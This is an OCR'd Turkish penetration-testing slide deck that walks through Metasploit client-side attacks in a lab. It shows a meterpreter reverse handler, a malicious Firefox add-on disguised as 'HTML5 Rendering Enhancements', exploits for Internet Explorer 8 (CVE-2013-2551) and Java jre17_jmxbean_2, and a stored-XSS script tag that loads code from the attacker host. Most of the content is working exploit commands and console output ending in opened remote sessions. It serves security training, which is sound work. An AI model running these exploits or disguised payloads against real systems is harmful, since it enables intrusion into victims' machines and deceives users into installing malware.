
Office Dosyalarına Zararlı İçerik Eklenmesi

Handler Oluşturma


```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     192.168.1.155    yes       The local listener hostname
   LPORT     443              yes       The local listener port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://192.168.1.155:443/
[*] Starting the payload handler...
```

Firefox Eklentisine Zararlı İçerik Eklenmesi

```
exploit(firefox_xpi_bootstrapped_addon) > show options

Module options (exploit/multi/browser/firefox_xpi_bootstrapped_addon):

   Name          Current Setting              Required  Description
   ----          ---------------              --------  -----------
   ADDONNAME     HTML5 Rendering Enhancements  yes       The addon name.
   AutoUninstall  true                        yes       Automatically uninstall the addon after payload execution
   SRVHOST       192.168.1.155                yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT       8080                         yes       The local port to listen on.
   SSL           false                        no        Negotiate SSL for incoming connections
   SSLCert                                    no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion    SSL3                         no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
   URIPATH       deneme                       no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   1   Windows x86 (Native Payload)
```



Firefox Eklentisine Zararlı İçerik Eklenmesi




```
msf exploit(firefox_xpi_bootstrapped_addon) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.155:4444
[*] Using URL: http://192.168.1.155:8080/deneme
[*] Server started.
msf exploit(firefox_xpi_bootstrapped_addon) > [*] 192.168.1.154    firefox_xpi_bootstrapped_addon - Handling request...
[*] 192.168.1.154    firefox_xpi_bootstrapped_addon - Sending xpi and waiting for user to click 'accept'...
[*] 192.168.1.154    firefox_xpi_bootstrapped_addon - Sending xpi and waiting for user to click 'accept'...
[*] Sending stage (751104 bytes) to 192.168.1.154
[*] Meterpreter session 1 opened (192.168.1.155:4444 -> 192.168.1.154:1090) at 2013-06-07 11:28:04 +0300

msf exploit(firefox_xpi_bootstrapped_addon) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

İnternet Tarayıcısı Zafiyetinin Kullanılması

CVE-2013-2551 Internet Explorer Zafiyeti


- Zafiyet 14 Mayıs 2013 tarihinde kapatıldı.
- Metasploit ms13_037_svg_dashstyle istismar modülü
- Bypass ASLR

Zafiyet barındıran sistemler

- Zafiyet barından uygulamaların sürümleri;
  - Windows 7 SP1 işletim sisteminde çalışan JRE6 ve İnternet Explorer 8 uygulaması,
  - Windows 7 SP1 işletim sisteminden çalışan ve ntdll.dll 6.1.7601.17514 , 6.1.7601.17725 sürümlerini destekleyen İnternet Explorer 8 uygulaması

İnternet Tarayıcısı Zafiyetinin Kullanılması

ms13_037_svg_dashstyle zafiyetinin istismar edilmesi



İnternet Tarayıcısı Zafiyetinin Kullanılması


ms13_037_svg_dashstyle zafiyetinin istismar edilmesi

```
msf exploit(ms13_037_svg_dashstyle) > set SRVHOST 172.16.3.243
SRVHOST => 172.16.3.243
set msf exploit(ms13_037_svg_dashstyle) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms13_037_svg_dashstyle) > set LHOST 172.16.3.243
LHOST => 172.16.3.243
msf exploit(ms13_037_svg_dashstyle) > set TARGET 1
TARGET => 1
msf exploit(ms13_037_svg_dashstyle) > set URIPATH deneme
URIPATH => deneme
msf exploit(ms13_037_svg_dashstyle) > show options

Module options (exploit/windows/browser/ms13_037_svg_dashstyle):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   OBFUSCATE   false            no        Enable JavaScript obfuscation
   SRVHOST     172.16.3.243     yes       The local host to listen on. This must be ar
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is
   SSLVersion  SSL3             no        Specify the version of SSL that should be us
   URIPATH     deneme           no        The URI to use for this exploit (default is


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     172.16.3.243     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   IE 8 on Windows 7 SP1 with JRE ROP
```

```
msf exploit(ms13_037_svg_dashstyle) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 172.16.3.243:4444
[*] Using URL: http://172.16.3.243:8080/deneme
[*] Server started.
msf exploit(ms13_037_svg_dashstyle) >
```

İnternet Tarayıcısı Zafiyetinin Kullanılması


ms13_037_svg_dashstyle zafiyetinin istismar edilmesi



Java Zafiyetinin Kullanılması

Java_jre17_jmxbean_2


```
msf> use exploit/multi/browser/java_jre17_jmxbean_2
msf exploit(java_jre17_jmxbean_2) > set TARGET 1
TARGET => 1
msf exploit(java_jre17_jmxbean_2) > set SRVHOST 172.16.3.231
SRVHOST => 172.16.3.231
msf exploit(java_jre17_jmxbean_2) > set SRVPORT 8080
SRVPORT => 8080
msf exploit(java_jre17_jmxbean_2) > set URIPATH pentest
URIPATH => pentest
msf exploit(java_jre17_jmxbean_2) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 172.16.3.231:4444
[*] tp://172.16.3.231:8080/pentest
[*] d.
```



Java Zafiyetinin Kullanılması

Java_jre17_jmxbean_2

```
msf exploit(java_jre17_jmxbean_2) > [*] 172.16.3.204     java_jre17_jmxbean_2 - handling request for /pentest
[*] 172.16.3.204     java_jre17_jmxbean_2 - handling request for /pentest/
[*] 172.16.3.204     java_jre17_jmxbean_2 - Sending HTML
[*] 172.16.3.204     java_jre17_jmxbean_2 - handling request for /pentest/SLNUfbV.jar
[*] 172.16.3.204     java_jre17_jmxbean_2 - Sending JAR
[*] 172.16.3.204     java_jre17_jmxbean_2 - handling request for /pentest/SLNUfbV.jar
[*] 172.16.3.204     java_jre17_jmxbean_2 - Sending JAR
[*] 172.16.3.204     java_jre17_jmxbean_2 - handling request for /pentest/java/lang/ClassBeanInfo.class
[*] 172.16.3.204     java_jre17_jmxbean_2 - handling request for /pentest/
[*] 172.16.3.204     java_jre17_jmxbean_2 - Sending HTML
[*] 172.16.3.204     java_jre17_jmxbean_2 - handling request for /pentest/java/lang/ObjectBeanInfo.class
[*] 172.16.3.204     java_jre17_jmxbean_2 - handling request for /pentest/
[*] 172.16.3.204     java_jre17_jmxbean_2 - Sending HTML
[*] 172.16.3.204     java_jre17_jmxbean_2 - handling request for /pentest/java/lang/ObjectCustomizer.class
[*] 172.16.3.204     java_jre17_jmxbean_2 - handling request for /pentest/
[*] 172.16.3.204     java_jre17_jmxbean_2 - Sending HTML
[*] 172.16.3.204     java_jre17_jmxbean_2 - handling request for /pentest/java/lang/ClassCustomizer.class
[*] 172.16.3.204     java_jre17_jmxbean_2 - handling request for /pentest/
[*] 172.16.3.204     java_jre17_jmxbean_2 - Sending HTML
[*] Sending stage (751104 bytes) to 172.16.3.204
[*] Meterpreter session 1 opened (172.16.3.231:4444 -> 172.16.3.204:49584) at 2013-06-16 16:29:26 +0300
```

Java Zafiyetinin Kullanılması

Java_jre17_jmxbean_2 & Stored XSS

Vulnerability: Stored Cross Site Scripting (XSS)


Name * Java-XSS

Message * <script src="http://172.16.3.231/pentest"></script

